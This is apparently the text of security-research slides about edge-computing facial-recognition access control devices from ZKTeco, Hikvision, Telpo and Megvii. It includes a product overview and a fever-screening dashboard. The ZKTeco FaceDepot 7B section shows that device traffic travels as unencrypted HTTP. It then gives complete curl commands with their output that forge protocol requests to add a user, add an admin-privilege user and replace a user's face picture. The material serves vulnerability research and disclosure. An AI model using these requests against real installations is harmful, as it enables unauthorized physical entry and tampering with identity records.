



The Fragile Art of Edge Computing: Walk through Access Control Systems

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Standalone nodes

Cloud

Edge Computing

Edge Gateway

- Industrial control system
- Fleet
- ...

Edge servers

- Facial recognition
- Video processing
- DVR


Powerful IoT nodes

- If you use a tablet ...




Advantages

- On premises data acquisition, processing and actuation
- **Some resiliency**
- Lower latency
- Less network traffic
- Data retention on premises




Three-layer model



Scenarios: smart street lamp, smart elevator, and smart environment protection

Four-layer model



Scenarios: smart video analysis, distributed grid, and smart manufacturing

Source: Edge Computing Reference Architecture 2.0:

<http://en.econsortium.net/Uploads/file/20180328/1522232376480704.pdf>

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今日通过人数 **3651** 疑似发热人数 **3**



通过人员抓拍

报警记录



37.1度 37.1度 37.2度 38.5度 38.5度 37.7度 38.7度 38.8度
1号相机 1号相机 1号相机 1号相机 1号相机 1号相机 1号相机 1号相机

今日报警

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37.5度

1号相机
2020-03-04 11:06:13

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38.5度

1号相机
2020-03-04 10:56:30

疑似发热人员

待处理



38.2度

1号相机
2020-03-04 10:34:56

Source: https://megvii.com/en/news/ID?news_id=111 Disclaimer: We did not test this product.

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ZkTeco FaceDepot 7B

- A big Chinese vendor of access control devices
- 3.58m USD sold in fingerprint readers in 2015
- Android based camera
- Server for metadata updates and coordination across units
- Max 10k faces (Megvii's algorithm)
- Dual camera for liveness algorithm
- RS232, RS485 and Wiegand



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Hikvision DS-K1T606MF

- One of the biggest vendors in the world
- Customized Linux
- Centralized coordination server by default
- Custom binary protocol to communicate with the server

- 3200 faces + M1 Cards
- RS485, Wiegand, Relay (digital I/O)



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Telpo TPS980

- Partnership with Alibaba to provide facial recognition for PoS
- ArcSoft facial recognition algorithm
- Android based camera
- Standalone camera by default, with optional cloud service for 10\$/device/year
- Also sold as an SDK-only version, where customers can implement their own solutions
- LTE, Wiegand, DIO



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Megvii Koala

- Official cameras supplier of City Brain Project in Hangzhou (Smart City)
- One of the Big-3 in facial recognition algorithm
- Marketed as residential access control system
- Both cloud-based and on premises server options available
- Works with network relays
- Need an “edge server”



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ZKTeco FaceDepot 7B



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
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What have been done?

- Packet sniff
 - MITMProxy
 - Packet sniffer device (e.g. packet squirrel)
 - Wireshark
- Packet analysis
 - Its not encrypted!!!!
- Data is in plain text over HTTP



... so what's next?

```
POST /iclock/cdata?SN=LSR1915060003&table=tabledata&tablename=user&count=1 HTTP/1.1
```

```
Host: 172.20.34.200:8088
```

```
Cookie: token=f1d765789c672f4f40bd1594e7c953c8
```

```
User-Agent: iClock Proxy/1.09
```

```
Connection: starting
```

```
Accept: application/push
```

```
Accept-Charset: UTF-8
```

```
Accept-Language: zh-CN
```

```
Content-Type: application/push; charset=UTF-8
```

```
Content-Language: zh-CN
```

```
Content-Length: 115
```

```
user uid=2645      cardno=  pin=12345      password=      group=1  starttime=0      endtime=0
```

```
privilege=14     disable=0      verify=0
```




Add a new user

```
* script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=user&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Accept-Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push;charset=UTF-8" -H "Content-Language: zh-CN" -d "user_id=2627 cardno= pin=1111 password=12345 group=1 starttime=0 endtime=0 name=Bogus privilege=7 disable=0 verify=0"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=user&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push;charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 118
>
* upload completely sent off: 118 out of 118 bytes
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 6
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:25:35 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
user=1* Closing connection 0
```

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
Add new admin user

```
* script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=user&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Accept-Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push; charset=UTF-8" -H "Content-Language: zh-CN" -d "user uid=2627 cardno= pin=11111 password=12345 group=1 starttime=0 endtime=0 name=Bogus privilege=14 disable=0 verify=0"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=user&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push; charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 119
>
* upload completely sent off: 119 out of 119 bytes
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 6
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:39:06 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
user=1* Closing connection 0
```

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
Change user picture

```
[*] script curl -v -L -X POST -A "iClock Proxy/1.09" "http://10.5.62.230:8088/iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=userpic&count=1" -b "token=d0a478550683d8dec17f418aace8e4f9" -H "Accept: application/push" -H "Accept-Charset: UTF-8" -H "Accept-Language: zh-CN" -H "Content-Type: application/push;charset=UTF-8" -H "Content-Language: zh-CN" -d@./tmp/bogus.userpic.post
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.5.62.230...
* TCP_NODELAY set
* Connected to 10.5.62.230 (10.5.62.230) port 8088 (#0)
> POST /iclock/cdata?SN=LSR1915060016&table=tabledata&tablename=userpic&count=1 HTTP/1.1
> Host: 10.5.62.230:8088
> User-Agent: iClock Proxy/1.09
> Cookie: token=d0a478550683d8dec17f418aace8e4f9
> Accept: application/push
> Accept-Charset: UTF-8
> Accept-Language: zh-CN
> Content-Type: application/push;charset=UTF-8
> Content-Language: zh-CN
> Content-Length: 178386
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 200 OK
< content-type: text/plain; charset=UTF-8
< content-length: 9
< content-encoding: UTF-8
< Date: Tue, 7 Jul 2020 08:44:52 GMT
< connection: keep-alive
<
* Connection #0 to host 10.5.62.230 left intact
userpic=1* Closing connection 0
```


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Change user picture



